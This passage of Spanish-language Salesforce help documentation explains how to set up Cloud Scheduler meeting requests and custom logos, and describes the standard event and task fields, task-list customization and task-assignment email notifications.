2. Si está agregando el botón y el nuevo tema de la interfaz de usuario no está aún activado, actívelo en la página Interfaz de usuario en Configuración.
3. Para agregar el botón **Nueva solicitud de reunión** a la lista relacionada Actividades abiertas en todos los diseños de página aplicables, haga clic en **Agregar botón**. Para eliminar el botón de todos los diseños de página actuales, haga clic en **Eliminar botón**.

### Configuración manual de Cloud Scheduler para formatos de página individuales

1. Si está agregando el botón y el nuevo tema de la interfaz de usuario no está aún activado, actívelo en la página Interfaz de usuario en Configuración. Consulte Configuración de la interfaz de usuario.
2. Agregue o elimine el botón **Solicitud de reunión nueva** a la lista relacionada Actividades abiertas en estos formatos de página que desee:
   - Contactos
   - Candidatos
   - Cuentas personales (si están habilitadas)

     Para permitir que los usuarios soliciten una reunión con una cuenta personal, agregue el campo Correo electrónico al formato de página. Desde los parámetros de gestión de objetos para cuentas personales, vaya a Formatos de página.

### Configuración opcional de Cloud Scheduler

De manera opcional, puede activar esta configuración para que Cloud Scheduler sea más satisfactorio.

- Solicite a sus usuarios que instalen Salesforce for Outlook.

  Recomendamos que los usuarios sincronicen sus eventos de calendario entre Salesforce y Outlook para proponer horas de reunión en función de su disponibilidad, tal y como se muestra en su calendario de Salesforce.
- Agregue el logotipo de su empresa a las solicitudes de reunión que envíe a los invitados.

- Mostrar reuniones solicitadas en la sección Calendario de la ficha Inicio.

  La subficha Reuniones solicitadas se muestra por defecto. Si elimina el botón Nueva solicitud de reunión de todos los formatos de página, le recomendamos que elimine también la subficha Reuniones solicitadas porque sus usuarios no podrán solicitar reuniones.

- Permita que sus usuarios de socio soliciten reuniones mediante Cloud Scheduler. El perfil personalizado de Usuario de socio debe tener los permisos de usuario correctos en la página 2022 y debe ser activo y asignado a sus usuarios de Socio.

## Requisitos de permiso de usuario

Los usuarios deben tener los permisos "Enviar correo electrónico" y "Modificar eventos" para poder solicitar reuniones. Estos permisos se activan en la mayoría de los perfiles estándar.

Si los usuarios no disponen de los permisos necesarios:

- No verán el botón Solicitud de reunión nueva en la lista relacionada Actividades abiertas
- No podrán modificar, volver a programar ni cancelar las reuniones solicitadas

## Requisitos de seguridad a nivel de campo

En la mayoría de los casos no es necesario cambiar los ajustes de seguridad a nivel de campo para permitir a los usuarios solicitar reuniones. Sin embargo, si ha modificado los ajustes de seguridad a nivel de campo predeterminados para ciertos perfiles en su organización de Salesforce, consulte la siguiente tabla para comprobar que esos cambios impiden a los usuarios solicitar reuniones.

Nota: En conjuntos de permisos y en la interfaz de usuario de perfil mejorado, las etiquetas de configuración difieren de aquellas etiquetas de la interfaz de usuario de perfil original en las páginas de seguridad a nivel de campo para la personalización de campos.

| Objeto | Campo | Configuración de seguridad a nivel de campo necesaria | | Descripción |
|---|---|---|---|---|
| | | Conjuntos de permisos e interfaz de usuario de perfil mejorado | Interfaz de usuario de perfil original y personalización de páginas de campos | |
| Evento | `Nombre` | `Leer` y `Modificar` | `Visible` (con `Sólo lectura` *no* seleccionado) | Si este campo es ilegible, no se mostrará el botón Nueva solicitud de reunión en la lista relacionada Actividades abiertas, y se mostrará un mensaje "insuficientes privilegios" cuando intente cambiar (confirmar o volver a programar) o ver una reunión solicitada.<br>Si este campo es legible pero no se puede modificar, el botón Nueva solicitud de reunión no aparecerá en la lista relacionada Actividades abiertas y las reuniones solicitadas se abrirán como de sólo lectura, evitando que los usuarios confirmen o vuelvan a programar la reunión. |
| | `Descripción` | `Leer` | `Visible` | Por defecto, cuando se confirma una reunión solicitada, el último mensaje enviado desde el organizador de la reunión se muestra en el campo `Descripción` para el nuevo evento. |

| Objeto | Campo | Configuración de seguridad a nivel de campo necesaria | | Descripción |
|---|---|---|---|---|
| | | Conjuntos de permisos e interfaz de usuario de perfil mejorado | Interfaz de usuario de perfil original y personalización de páginas de campos | |
| | | | | Sin embargo, si la seguridad a nivel de campo del campo `Descripción` es ilegible, el último mensaje no aparecerá en el campo `Descripción` aunque la seguridad a nivel de campo se cambie luego a legible. |

Directrices para agregar logotipos personalizados a solicitudes de reunión en Salesforce Classic

Puede mostrar un logotipo personalizado en comunicaciones como solicitudes de reunión. Utilice estas directrices para personalizar imágenes de logotipo.

CONSULTE TAMBIÉN

Actividades

## Directrices para agregar logotipos personalizados a solicitudes de reunión en Salesforce Classic

Puede mostrar un logotipo personalizado en comunicaciones como solicitudes de reunión. Utilice estas directrices para personalizar imágenes de logotipo.

Un logotipo personalizado aparece en las siguientes ubicaciones.

- Solicitudes de correo electrónico enviadas a los invitados cuando solicita una reunión o programa un evento
- Páginas de respuesta de reunión en la que los invitados seleccionan las horas en las que pueden reunirse
- Páginas de respuesta de eventos en la que los invitados aceptan o rechazan el evento

Cuando utilice un logotipo personalizado, recuerde lo siguiente.

- La imagen debe ser inferior a 20 KB y con un formato de archivo .gif, .jpeg o .png.
- Para obtener los mejores resultados, utilice una imagen que no supere los 130 píxeles de ancho por 100 píxeles de alto en 72 píxeles por pulgada. El ajuste de tamaño automático puede evitar que imágenes de gran tamaño aparezcan correctamente en algunos clientes de correo electrónico.
- Cargue el logotipo a la ficha Documentos para hacer que esté disponible de modo externo.

  Nota:

  - Otros usuarios pueden sustituir el logotipo si se encuentra en la carpeta Documentos compartidos. Para evitar cambios no deseados, cree una carpeta accesible únicamente para los administradores del sistema y cargue el logotipo en esta carpeta.
  - Puede utilizar un logotipo almacenado en la carpeta Mis documentos personales o marcado como Solo uso interno.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Personal Edition** y **Database.com**

PERMISOS DE USUARIO

Para personalizar la configuración de actividades:

- "Personalizar aplicación"

- No puede eliminar un logotipo personalizado de la ficha Documentos si se está utilizando en solicitudes de reuniones. Seleccione otra imagen que se utilice como logotipo o desactive la opción de mostrar un logotipo personalizado en las solicitudes de reuniones.

CONSULTE TAMBIÉN

Cómo funciona Cloud Scheduler en Salesforce Classic

## Campos de evento

Los registros de eventos cuentan con campos estándar para el seguimiento y registro de detalles de eventos.

Campos de eventos en Lightning Experience

Estos campos estándar para realizar seguimientos y grabar detalles de eventos están disponibles en Lightning Experience.

Campos de eventos en Salesforce Classic

Estos campos estándar para realizar seguimientos y grabar detalles de eventos están disponibles en Salesforce Classic.

### Campos de eventos en Lightning Experience

Estos campos estándar para realizar seguimientos y grabar detalles de eventos están disponibles en Lightning Experience.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

| Campo | Descripción |
|---|---|
| `Divisa de actividad` | Indica la divisa predeterminada de todos los campos de importe de la divisa en la actividad. Las cantidades se muestran en la divisa de la actividad. También se convierten a la divisa personal del usuario. Está disponible únicamente para organizaciones en las que se utilizan varias divisas. |
| `Evento de día completo` | Al seleccionar esta casilla de verificación, un usuario especifica que el evento dura todo el día. |
| `Asignado a` | Indica el propietario asignado del evento. De forma predeterminada, el evento se asigna al usuario que lo creó.<br>En la página de detalles o vista de lista de un evento, `Asignado a` señala al creador del evento. No obstante, si el invitado a un evento ve un informe en Actividades con Contactos, `Asignado` denota al visor como el invitado.<br>Este campo no está disponible en Personal Edition. |
| `Creado por` | Indica el usuario que ha creado el evento, incluyendo la fecha y la hora de creación. Sólo lectura. |

| Campo | Descripción |
| --- | --- |
| Fecha | Indica la fecha planificada del evento. Este campo se muestra únicamente si los eventos de varios días están desactivados. |
| Descripción | Descripción del evento. El límite es 32 KB de datos. |
| División | Indica la división a la que pertenece la actividad. Este valor se hereda de la cuenta, el candidato, el caso o el objeto personalizado relacionados, si existen. De lo contrario, la actividad pertenece a la división global. Disponible únicamente en organizaciones donde se utilizan divisiones para clasificar datos. |
| Duración | Representa la duración de un evento que dura menos de un día completo, en horas y minutos. Este campo aparece solo si los eventos de varios días están desactivados. |
| Correo electrónico | Contiene la dirección de correo electrónico del contacto o candidato relacionado con el evento. Este campo se cumplimenta con el valor procedente del registro de contacto o candidato relacionado. |
| Final | Indica la fecha y hora de finalización planificadas del evento. Este campo aparece solo si los eventos de varios días están activados. |
| Tipo de registro de evento | Contiene el nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| Autor de la última modificación | Contiene el nombre del usuario que ha cambiado el evento por última vez, incluyendo la fecha y la hora de la modificación. Sólo lectura. |
| Nombre | Contiene el nombre del contacto o candidato relacionado con el evento. Si Actividades compartidas está activada en su organización, un usuario puede relacionar hasta 50 contactos con un evento no recurrente. Este campo es visible únicamente para usuarios con el permiso "Leer" para contactos y candidatos. Relacionar un contacto con un evento puede afectar la cuenta con la que Salesforce relaciona el evento. Consulte el campo Relacionado con. |
| Ubicación | Indica la ubicación del evento. |
| Teléfono | Contiene el número de teléfono del contacto o candidato relacionado con el evento. Este campo se cumplimenta con el valor procedente del registro de contacto o candidato relacionado. |
| Privado | Indica si los usuarios que no son el propietario del evento pueden ver los detalles de evento al visualizar el calendario del propietario del evento. Sin embargo, los usuarios con permiso "Ver todos los datos" o "Modificar todos los datos" ven los detalles de eventos privados en informes y búsquedas, o bien a través de los calendarios |

| Campo | Descripción |
| --- | --- |
| | de otros usuarios. Los archivos de datos exportados siempre contienen eventos privados. Los eventos con invitados y eventos agregados o cambiados en el calendario de otro usuario no se pueden marcar como privados. Los eventos privados no pueden relacionarse con otros registros. |
| `Público` | Nota: Antes de Summer '13, este campo se denominaba `Visible en autoservicio`.<br>Esta casilla de verificación permite a un usuario especificar si un evento pasado es visible en el portal de autoservicio.<br>Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.<br>Si Comunidades está activada en su organización, el valor en este campo especifica si el evento es visible para usuarios externos en comunidades. Si el evento es propiedad de un usuario externo, ese usuario visualiza el evento en la comunidad independientemente de si el evento está marcado como público.<br>Este campo no es visible de forma predeterminada. Un administrador de Salesforce puede exponerlo. |
| `Relacionado con` | Representa el registro con el que está relacionado el evento, como una cuenta, una oportunidad o un objeto personalizado. Este campo está disponible únicamente cuando un usuario relaciona el evento con un contacto, no con un candidato. El registro es visible únicamente para usuarios con el permiso "Leer" para el tipo de registro con el que el evento está relacionado.<br>Si relaciona el evento con un objeto que no sea una cuenta , Salesforce determina la cuenta en el evento del siguiente modo.<br>• Suponga que un usuario relaciona el evento con una oportunidad, un contrato o una entidad personalizada que pertenece a una cuenta. Salesforce utiliza la cuenta de ese objeto como la cuenta para el evento.<br>• Suponga que un usuario relaciona el evento con otro objeto y también a un contacto. Salesforce utiliza la cuenta del contacto principal como la cuenta para el evento.<br>• Si un usuario deja el campo `Relacionado con` vacío, Salesforce no relaciona una cuenta con el evento. |
| `Mostrar hora como` | Determina cómo aparece el evento cuando otros usuarios ven el calendario de un usuario: ocupado, fuera de la oficina o libre. |
| `Inicio` | Fecha y hora de inicio planificadas del evento. Este campo aparece solo si los eventos de varios días están activados. |

| Campo | Descripción |
|---|---|
| Asunto | Contiene el asunto del evento. |
| Hora | Indica la hora de inicio de un evento planificado. Este campo aparece solo si los eventos de varios días están desactivados. |
| Tipo | Indica el tipo de evento; por ejemplo, correo electrónico o reunión. El límite para los valores de la lista de selección es de 40 caracteres. |

## Campos de eventos en Salesforce Classic

Estos campos estándar para realizar seguimientos y grabar detalles de eventos están disponibles en Salesforce Classic.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

Los eventos con invitados no están disponibles en: **Personal Edition**

| Campo | Descripción |
|---|---|
| Divisa de actividad | Indica la divisa predeterminada de todos los campos de importe de la divisa en la actividad. Las cantidades se muestran en la divisa de la actividad. También se convierten a la divisa personal del usuario. Está disponible únicamente para organizaciones en las que se utilizan varias divisas. |
| Evento de día completo | Al seleccionar esta casilla de verificación, un usuario especifica que el evento dura todo el día. |
| Asignado a | Indica el propietario asignado del evento. De forma predeterminada, el evento se asigna al usuario que lo creó.<br>En la página de detalles o vista de lista de un evento, Asignado a señala al creador del evento. No obstante, si el invitado a un evento ve un informe en Actividades con Contactos, Asignado denota al visor como el invitado.<br>Este campo no está disponible en Personal Edition. |
| Crear serie de eventos recurrentes | Al seleccionar esta casilla de verificación, un usuario puede configurar una serie de eventos recurrentes. |
| Creado por | Indica el usuario que ha creado el evento, incluyendo la fecha y la hora de creación. Sólo lectura. |
| Fecha | Indica la fecha planificada del evento. Este campo se muestra únicamente si los eventos de varios días están desactivados. |

| Campo | Descripción |
| --- | --- |
| `Descripción` | Contiene una nota que describe el evento. Este campo incluye hasta 32 KB de datos. |
| `División` | Indica la división a la que pertenece la actividad. Este valor se hereda automáticamente de la cuenta, el candidato, el caso o el objeto personalizado asociados, si existen. De lo contrario, la actividad pertenece a la división global. Disponible únicamente en organizaciones donde se utilizan divisiones para clasificar datos. |
| `Duración` | Representa la duración de un evento que dura menos de un día completo, en horas y minutos. Este campo aparece solo si los eventos de varios días están desactivados. |
| `Correo electrónico` | Contiene la dirección de correo electrónico del contacto o candidato relacionado con el evento. Este campo se cumplimenta automáticamente con el valor procedente del registro de contacto o candidato relacionado. |
| `Final` | Indica la fecha y hora de finalización planificadas del evento. Este campo aparece solo si los eventos de varios días están activados. |
| `Tipo de registro de evento` | Contiene el nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| `Autor de la última modificación` | Contiene el nombre del usuario que ha cambiado el evento por última vez, incluyendo la fecha y la hora de la modificación. Sólo lectura. |
| `Nombre` | Contiene el nombre del contacto o candidato relacionado con el evento. Si Actividades compartidas está activada en su organización, un usuario puede relacionar hasta 50 contactos con un evento no recurrente. Este campo es visible únicamente para usuarios con el permiso "Leer" para contactos y candidatos. Relacionar un contacto con un evento puede afectar la cuenta con la que Salesforce relaciona el evento. Consulte el campo `Relacionado con`. |
| `Ubicación` | Indica la ubicación del evento. |
| `Teléfono` | Contiene el número de teléfono del contacto o candidato relacionado con el evento. Este campo se cumplimenta automáticamente con el valor procedente del registro de contacto o candidato relacionado. |
| `Privado` | Indica si los usuarios que no son el propietario del evento pueden ver los detalles de evento al visualizar el calendario del propietario del evento. Sin embargo, los usuarios con permiso "Ver todos los datos" o "Modificar todos los datos" podrán ver los detalles de eventos privados en informes y búsquedas, o bien a través de los calendarios de otros usuarios. Los archivos de datos exportados |

| Campo | Descripción |
| --- | --- |
| | siempre contienen eventos privados. Los eventos con invitados y eventos agregados o cambiados en el calendario de otro usuario no se pueden marcar como privados. Los eventos privados no pueden relacionarse con otros registros. |
| `Público` | Nota: Antes de Summer '13, este campo se denominaba `Visible en autoservicio`.<br>Esta casilla de verificación especifica si un evento pasado es visible en el portal de autoservicio.<br>Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.<br>Si Comunidades está activada en su organización, el valor en este campo especifica si el evento es visible para usuarios externos en comunidades. Si el evento es propiedad de un usuario externo, ese usuario visualiza el evento en la comunidad independientemente de si el evento está marcado como público.<br>Este campo no es visible de forma predeterminada. Un administrador de Salesforce puede exponerlo. |
| `Relacionado con` | Representa el registro con el que está relacionado el evento, como una cuenta, una oportunidad o un objeto personalizado. Este campo está disponible únicamente cuando un usuario relaciona el evento con un contacto, no con un candidato. El registro es visible únicamente para usuarios con el permiso "Leer" para el tipo de registro con el que el evento está relacionado.<br>Si relaciona el evento con un objeto que no sea una cuenta , Salesforce determina la cuenta en el evento del siguiente modo.<br>• Si relaciona el evento con una oportunidad, un contrato o una entidad personalizada que pertenece a una cuenta, Salesforce utiliza la cuenta de ese objeto como la cuenta para el evento.<br>• Si relaciona el evento con cualquier otro tipo de objeto y relaciona también el evento con un contacto, Salesforce utiliza la cuenta del contacto principal como la cuenta para el evento.<br>• Si deja el campo `Relacionado con` vacío, Salesforce no relaciona una cuenta con el evento. |
| `Respuesta` | Campo opcional, permite a los usuarios invitados a un evento introducir una nota cuando aceptan o rechazan el evento. Este campo no está disponible en Personal Edition. |
| `Seleccionar invitados` | Le permite relacionar hasta 1.000 personas (invitados) y recursos con el evento. Cuando busca personas o recursos para invitar a un evento, la lista Disponibles muestra hasta 300 resultados. |

| Campo | Descripción |
| --- | --- |
| `Mostrar hora como` | Lista de selección. Determina cómo aparece el evento cuando otro usuarios visualiza su calendario: ocupado, fuera de la oficina o libre. |
| `Inicio` | Fecha y hora de inicio planificadas del evento. Este campo aparece solo si los eventos de varios días están activados. |
| `Asunto` | Contiene el asunto del evento; por ejemplo, "Reunión". Un usuario puede introducir un asunto o seleccionarlo en una lista de asuntos ya definidos. |
| `Hora` | Indica la hora de inicio de un evento planificado. Este campo aparece solo si los eventos de varios días están desactivados. |
| `Tipo` | Indica el tipo de evento; por ejemplo, correo electrónico o reunión. El límite para los valores de la lista de selección es de 40 caracteres. |

## Ayudar a sus representantes de ventas a gestionar sus tareas

Optimice el modo en que sus representantes de ventas gestionan su trabajo. Las opciones varían para Lightning Experience, Salesforce Classic y Salesforce1.

### Consideraciones para la personalización de la lista de tareas en Lightning Experience

Utilice formatos compactos para personalizar la visualización y el orden de campos para elementos en la lista de tareas. Sin embargo, algunos campos permanecen en la lista de tareas incluso si los elimina de un formato, porque contienen información de tareas importante. Por ejemplo, suponga que elimina los campos de estado y de fecha de vencimiento de un formato compacto. La casilla de verificación de la tarea y la fecha de vencimiento aparecen aún en las tareas de la lista. Los campos restantes visibles en la lista reflejan los campos que incluye en el formato compacto.

### Directrices para la personalización de la lista de tareas en Lightning Experience

Para personalizar la barra de acciones junto a la lista de tareas, utilice la sección Acciones de Salesforce1 y Lightning Experience del formato de página de tareas.

### Consideraciones sobre el cierre y reapertura de tareas

Salesforce Classic difiere de Lightning Experience y Salesforce1 en el modo en que controla las reglas de validación en tareas.

### Consideraciones para la notificación de correo electrónico de asignaciones de tareas

Cuando el parámetro **Activar el control de usuario en notificaciones de asignación de tarea** está activado en Configuración de actividad, los usuarios ven la opción **Enviarme un correo electrónico cuando alguien me asigne una tarea** en su configuración personal. Tanto el parámetro como la opción se activan de forma predeterminada. La activación y desactivación de la configuración afecta a los usuarios de varias formas. Antes de migrar una organización de Salesforce, evite notificaciones por correo electrónico excesivas desactivando el parámetro. Podrá volverlo a activar tras la migración.

### Campos de tareas

Los registros de tareas cuentan con campos estándar para el seguimiento y registro de detalles de tareas.

Seguimiento de correo electrónico en Salesforce Classic

Si utiliza plantillas de correo electrónico HTML en Salesforce Classic, active Salesforce para realizar un seguimiento de los mensajes de correo electrónico HTML salientes como una tarea completada. Si desactiva esta opción, Salesforce ya no seguirá almacenando información de seguimiento de correo electrónico. No obstante, los informes de seguimiento de correo electrónico permanecen en la ficha Informes. Para mostrar los datos estadísticos de correo electrónico a sus usuarios, agregue la lista relacionada Estado de correo electrónico HTML a los formatos de página relevantes.

CONSULTE TAMBIÉN

Opciones de personalización para tareas

## Consideraciones para la personalización de la lista de tareas en Lightning Experience

Utilice formatos compactos para personalizar la visualización y el orden de campos para elementos en la lista de tareas. Sin embargo, algunos campos permanecen en la lista de tareas incluso si los elimina de un formato, porque contienen información de tareas importante. Por ejemplo, suponga que elimina los campos de estado y de fecha de vencimiento de un formato compacto. La casilla de verificación de la tarea y la fecha de vencimiento aparecen aún en las tareas de la lista. Los campos restantes visibles en la lista reflejan los campos que incluye en el formato compacto.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Directrices para la personalización de la lista de tareas en Lightning Experience

Para personalizar la barra de acciones junto a la lista de tareas, utilice la sección Acciones de Salesforce1 y Lightning Experience del formato de página de tareas.

CONSULTE TAMBIÉN

Consideraciones para el autor de actividad y la cronología de actividad en Lightning Experience

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones sobre el cierre y reapertura de tareas

Salesforce Classic difiere de Lightning Experience y Salesforce1 en el modo en que controla las reglas de validación en tareas.

Consideraciones sobre el cierre y reapertura de tareas en Lightning Experience

Supongamos que ha creado una regla de validación para tareas; por ejemplo, requiere a los usuarios introducir un comentario antes de cerrar una tarea. Si ha configurado más de un estado Cerrada para tareas, los usuarios deben elegir un estado cuando vuelvan a abrir o cerrar una tarea. Si configuró más de un estado Abierto para tareas y reabre una tarea, Lightning Experience recuerda el último estado Abierto.

Consideraciones sobre el cierre y reapertura de tareas en Salesforce Classic

Supongamos que ha creado una regla de validación para el cierre de una tarea; por ejemplo, requiere a los usuarios introducir un comentario. Antes de que los usuarios pueden cerrar una tarea, primreo deben abrir la página de detalle de la tarea y modificar la tarea. De la misma manera, si ha configurado más de un estado Abierta para tareas, los usuarios deben modificar la tarea para seleccionar un estado cuando vuelvan a abrir una tarea.

## Consideraciones sobre el cierre y reapertura de tareas en Lightning Experience

Supongamos que ha creado una regla de validación para tareas; por ejemplo, requiere a los usuarios introducir un comentario antes de cerrar una tarea. Si ha configurado más de un estado Cerrada para tareas, los usuarios deben elegir un estado cuando vuelvan a abrir o cerrar una tarea. Si configuró más de un estado Abierto para tareas y reabre una tarea, Lightning Experience recuerda el último estado Abierto.

EDICIONES

Disponible para Lightning Experience en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones sobre el cierre y reapertura de tareas en Salesforce Classic

Supongamos que ha creado una regla de validación para el cierre de una tarea; por ejemplo, requiere a los usuarios introducir un comentario. Antes de que los usuarios pueden cerrar una tarea, primreo deben abrir la página de detalle de la tarea y modificar la tarea. De la misma manera, si ha configurado más de un estado Abierta para tareas, los usuarios deben modificar la tarea para seleccionar un estado cuando vuelvan a abrir una tarea.

EDICIONES

Disponible para Lightning Experience en: **Todas** las ediciones excepto Database.com

## Consideraciones para la notificación de correo electrónico de asignaciones de tareas

Cuando el parámetro **Activar el control de usuario en notificaciones de asignación de tarea** está activado en Configuración de actividad, los usuarios ven la opción **Enviarme un correo electrónico cuando alguien me asigne una tarea** en su configuración personal. Tanto el parámetro como la opción se activan de forma predeterminada. La activación y desactivación de la configuración afecta a los usuarios de varias formas. Antes de migrar una organización de Salesforce, evite notificaciones por correo electrónico excesivas desactivando el parámetro. Podrá volverlo a activar tras la migración.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

**Tabla 12: Efectos de la activación y desactivación de la función en Configuración**

| Tipo de usuario | Efectos al activar la función | Efectos al desactivar la función |
|---|---|---|
| Usuarios de Salesforce1, incluyendo usuarios de comunidades | En **Mi configuración** > **Notificaciones**, se muestra la casilla de verificación **Le asigna un tarea**. | En **Mi configuración** > **Notificaciones**, no se muestra la casilla de verificación **Le asigna un tarea**. |
| Usuarios de Lightning Experience | En Lightning Experience, la casilla de verificación **Enviarme un correo electrónico cuando alguien me asigne una tarea** no aparece. No obstante, los usuarios que han activado esa opción en Salesforce Classic aún reciben notificaciones por correo electrónico. | Ningún usuario recibe una notificación por correo electrónico cuando otro usuario asigna una tarea. |
| Usuarios de Salesforce Classic, incluyendo usuarios de comunidades | • En la página Crear tarea, no se muestran las casillas de verificación **Enviar notificación de correo electrónico** y **Definir este valor como predefinido**. | • En la página Crear tarea, aparecen las casillas de verificación **Enviar notificación de correo electrónico** y **Definir este valor como predefinido** y se envían las notificaciones por correo |

| Tipo de usuario | Efectos al activar la función | Efectos al desactivar la función |
|---|---|---|
| | • En la página Recordatorios y alertas en la configuración personal del usuario, aparece la casilla de verificación **Enviarme un correo electrónico cuando alguien me asigne una tarea** y se selecciona de forma predeterminada. | electrónico según estas casillas de verificación estén seleccionadas.<br>• La casilla de verificación **Enviarme un correo electrónico cuando alguien me asigne una tarea** no aparece. |
| Usuarios del portal de socios | • En la página Crear tarea, no se muestran las casillas de verificación **Enviar notificación de correo electrónico** y **Definir este valor como predefinido**.<br>• Las notificaciones por correo electrónico se envían cada vez que alguien asigna una tarea a un usuario (los portales de socios no tienen página de configuración para administradores y usuarios). | En la página Crear tarea, aparecen las casillas de verificación **Enviar notificación de correo electrónico** y **Definir este valor como predefinido** y se envían las notificaciones por correo electrónico según estas casillas de verificación estén seleccionadas. |
| Los usuarios a los que se asignan tareas que vienen generadas por reglas de tareas de flujos de trabajo | • En la página Nueva tarea de tareas de flujos de trabajo, no aparece la casilla de verificación **Notificar a la persona asignada**.<br>• Si un administrador de Salesforce seleccionó la casilla de verificación **Notificar a la persona asignada** antes de Winter '15, los usuarios asignados a la tarea que anulen la opción no recibirán notificaciones. | Las notificaciones por correo electrónico se envían a las personas asignadas a la tarea según las reglas de tareas de flujos de trabajo. |
| Usuarios a los que se les asignan tareas por medio de una API | Utilice una API para establecer el valor de `triggerUserEmail`. El valor predeterminado es false.<br>• Si `triggerUserEmail` = true, se envían notificaciones según la configuración de los usuarios individuales.<br>• Si `triggerUserEmail` = false, no se envían notificaciones por correo electrónico cuando se asigna una tarea. | • Si `triggerUserEmail` es igual a true, se envían notificaciones por correo electrónico a todos los usuarios cuando se asignan tareas.<br>• Si `triggerUserEmail` es igual a false, no se envían notificaciones por correo electrónico cuando se asigna una tarea. |
| Usuarios a los que se les asignan tareas a través de Apex | Las notificaciones que se envían a través de Apex lo hacen en el contexto del encabezado de la solicitud. | Si se establece un valor en el encabezado de la solicitud de modo que se envíen las notificaciones por correo electrónico, las notificaciones por correo electrónico se envían a usuarios cuando se asignan tareas. |

| Tipo de usuario | Efectos al activar la función | Efectos al desactivar la función |
|---|---|---|
| | | Apex procesa el encabezado de forma secuencial desde la primera línea hasta la última. Si una declaración del encabezado de la solicitud indica que se requiere una notificación de tarea, se envía una notificación por correo electrónico ignorando las declaraciones siguientes en el encabezado. |

CONSULTE TAMBIÉN

Recordatorios de actividades en Salesforce Classic

Personalizar su experiencia de Salesforce

## Campos de tareas

Los registros de tareas cuentan con campos estándar para el seguimiento y registro de detalles de tareas.

Campos de tareas en Lightning Experience

Estos campos estándar para realizar seguimientos y grabar detalles de tareas están disponibles en Lightning Experience.

Campos de tareas en Salesforce Classic

Estos campos estándar para realizar seguimientos y grabar detalles de tareas están disponibles en Salesforce Classic.

### Campos de tareas en Lightning Experience

Estos campos estándar para realizar seguimientos y grabar detalles de tareas están disponibles en Lightning Experience.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

| Campo | Descripción |
|---|---|
| `Divisa de actividad` | Indica la divisa predeterminada de todos los campos de importe de la divisa en la tarea. Las cantidades se muestran en la divisa de la tarea y también se convierten a la divisa personal de un usuario. Está disponible únicamente para organizaciones en las que se utilizan varias divisas. |
| `Asignado a` | Indica el propietario asignado de una tarea. De forma predeterminada, la tarea se asigna al usuario que la creó. Este campo no está disponible en Personal Edition. |
| `Duración de llamada` | Indica la duración de una llamada en segundos. Este campo se cumplimenta cuando se responde a una llamada empleando Salesforce CRM Call Center. |

| Campo | Descripción |
| --- | --- |
| `Identificador del objeto de llamada` | Indica el Id. de una llamada registrada en Salesforce a través de la integración de telefonía e informática (CTI) de Salesforce con un sistema de telefonía externo. Este campo recibe a menudo el Id. almacenado en el sistema de telefonía. El límite de caracteres es de 255. |
| `Resultado de la llamada` | Representa el resultado de una llamada; por ejemplo, "volveremos a llamar" o "llamada fallida". El límite de caracteres es de 255. Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Tipo de llamada` | Indica el tipo de llamada: entrante, interna o saliente. Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Comentarios` | Contiene una descripción de la tarea. El límite es 32 KB de datos. Si el corrector ortográfico está activado para su organización, un usuario puede comprobar la ortografía de los contenidos. |
| `Creado por` | Indica el usuario que ha creado la tarea, junto con la fecha y la hora de creación de la tarea. Sólo lectura. |
| `División` | Indica la división a la que pertenece la tarea. Este valor se hereda de la cuenta, el candidato, el caso o el objeto personalizado relacionados, si existen. De lo contrario, la tarea pertenece a la división global. Disponible únicamente en organizaciones donde se utilizan divisiones para clasificar datos. |
| `Fecha de vencimiento` | Indica la fecha de vencimiento de la tarea. |
| `Correo electrónico` | Contiene la dirección de correo electrónico del contacto o candidato relacionado con la tarea. Este campo se cumplimenta con el valor procedente del registro de contacto o candidato relacionado. |
| `Autor de la última modificación` | Indica el usuario que cambió por última vez la tarea, junto con la fecha y la hora de modificación de la tarea. Este campo es de solo lectura. |
| `Nombre` | Contiene el nombre del contacto o candidato relacionado con la tarea. Si Actividades compartidas está activada en su organización, un usuario puede relacionar hasta 50 contactos con una tarea no recurrente. Este campo es visible únicamente para usuarios con el permiso "Leer" para contactos y candidatos. Relacionar un contacto con una tarea puede afectar la cuenta con la que Salesforce relaciona la tarea. Consulte el campo `Relacionado con`. |
| `Teléfono` | Contiene el número de teléfono del contacto o candidato relacionado con la tarea. Este campo se cumplimenta con el valor procedente del registro de contacto o candidato relacionado. |

| Campo | Descripción |
| --- | --- |
| `Prioridad` | Indica la urgencia de la tarea; por ejemplo, baja, media o alta. Un administrador de Salesforce puede personalizar las selecciones en la lista de selección. |
| `Público` | Nota: Antes de Summer '13, este campo se denominaba `Visible en autoservicio`.<br>Seleccionando esta casilla de verificación, un usuario puede especificar que la tarea completada es visible en el portal de Autoservicio.<br>Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.<br>Si Comunidades está activada en su organización, este campo especifica si la tarea es visible para usuarios externos en comunidades. Si un usuario externo es propietario de la tarea, ese usuario visualiza la tarea en la comunidad independientemente de si el evento está marcado como público.<br>Este campo no es visible de forma predeterminada. Un administrador de Salesforce puede hacerlo visible. |
